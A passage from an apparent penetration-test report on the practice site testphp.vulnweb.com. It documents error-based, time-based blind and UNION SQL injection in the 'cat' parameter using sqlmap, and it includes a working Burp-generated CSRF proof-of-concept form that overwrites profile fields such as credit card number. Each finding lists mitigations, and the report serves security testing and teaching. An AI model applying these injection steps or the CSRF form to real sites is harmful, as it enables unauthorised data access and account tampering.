

Figure 22.2: Inserted Boolean payload in username & password-logged in successfully

MITIGATIONS:

- Implement parameterized queries or prepared statements to sanitize user inputs and prevent SQL injection attacks.
- Use proper input validation to filter out malicious characters such as single quotes and backslashes.
- Utilize web application firewalls (WAFs) to detect and block SQL injection attempts.

- Regularly update and patch the application's underlying software to fix known vulnerabilities.
- Educate developers on secure coding practices and the risks associated with SQL injection vulnerabilities.

23. Finding Name: Error Based SQL

Finding Observation: During the assessment it was observe that the application input parameter cat=1', then I got a syntax error so parameter interacting with database.

This is observed that this application vulnerable error-based sql injection.

Instances and Parameters: testphp.vulnweb.com/listproducts.php?cat=1

Input parameter=cat

Proof of Concept:



Figure 23.1: I have entered (') in this url cat parameter, I got syntax error and it is interacting with database



Figure 23.2: Then I run the sqlmap for the particular url



Figure 23.3: By running sqlmap: retrieve the sensitive data like database name, tables

MITIGATIONS:

- Implement parameterized queries or prepared statements to sanitize user inputs and prevent SQL injection attacks.
- Validate and sanitize input data to filter out malicious characters and prevent injection attempts.
- Use error handling mechanisms to provide generic error messages without revealing sensitive information.
- Regularly update and patch the application's underlying software to fix known vulnerabilities.
- Educate developers on secure coding practices and the risks associated with SQL injection vulnerabilities.

24. Finding Name: Time-based blind SQL

Finding Observation: During the assessment it was observe that the application input parameter cat=1', then I got a syntax error so parameter interacting with database. Then I run sqlmap on particular url.

This is observed that this application vulnerable time-based sql injection.

Instances and Parameters: testphp.vulnweb.com/listproducts.php?cat=1

http://testphp.vulnweb.com/listproducts.php?cat=2

Input field: Cat

Proof of Concept:



Figure 24.1: I have entered (') in this url cat parameter, I got syntax error and it is interacting with database



Figure 24.2: Then I run the sqlmap for the particular url, it shows time-base sql payload



Figure 24.3: Application before sleep time



Figure 24.4: Application responded after sleep time 10

MITIGATIONS:

- Implement parameterized queries or prepared statements to sanitize user inputs and prevent SQL injection attacks.
- Validate and sanitize input data to filter out malicious characters and prevent injection attempts.
- Use WAFs or security tools to detect and block SQL injection attempts, including time-based attacks.
- Employ rate limiting or request throttling to mitigate the impact of automated SQL injection tools like sqlmap.
- Regularly update and patch the application's underlying software to fix known vulnerabilities.
- Educate developers on secure coding practices and the risks associated with SQL injection vulnerabilities, including time-based blind attacks.

25. Finding Name: UNION query NULL SQL

Finding Observation: During the assessment it was observe that the application input parameter cat=2', then I got a syntax error so parameter interacting with database.

This is observed that this application vulnerable Union query NULL sql injection.

Instances and Parameters: http://testphp.vulnweb.com/listproducts.php?cat=2

Input field: Cat

Proof of Concept:



Figure 25.1: Cat parameter interacting with database



Figure 25.2: I got the Union query NULL payload from Sqlmap

Figure 25.3: Application shows above image after insert payload UNION query Null

MITIGATIONS:

- Implement input validation to filter out or escape special characters from user inputs to prevent SQL injection attacks.
- Use parameterized queries or prepared statements to safely execute SQL queries with user inputs.
- Limit database privileges for application accounts to reduce the impact of successful SQL injection attacks.
- Employ WAFs or security tools to detect and block SQL injection attempts, including UNION query exploits.
- Regularly update and patch the application's underlying software to fix known vulnerabilities.
- Educate developers on secure coding practices and the risks associated with SQL injection vulnerabilities, including UNION query attacks.

26. Finding Name: Cross-Site Request Forgery

Finding Observation: During the assessment it was observe that the application has profile update form and vulnerable to CSRF.

This is observed that this application doesn't have the anti CSRF token and referrer header.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Input fields: Username, credit card number, phone number and address

Proof of Concept:



Figure 26.1: Profile update form and no anti CSRF token



Figure 26.2: Request converted in to html

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
 <body>
<script>history.pushState('', '', '/')</script>
 <form action="http://testphp.vulnweb.com/userinfo.php" method="POST">
  <input type="hidden" name="urname" value="test" />
  <input type="hidden" name="ucc" value="400000000000" />
  <input type="hidden" name="uemail" value="demo&#64;gmail&#46;com" />
  <input type="hidden" name="uphone" value="9700000000" />
  <input type="hidden" name="uaddress" value="bangloor&#46;" />
  <input type="hidden" name="update" value="update" />
  <input type="submit" value="Submit request" />
 </form>
</body>
</html>
```

Figure 26.3: Username, credit card number, phone number and address updated in html

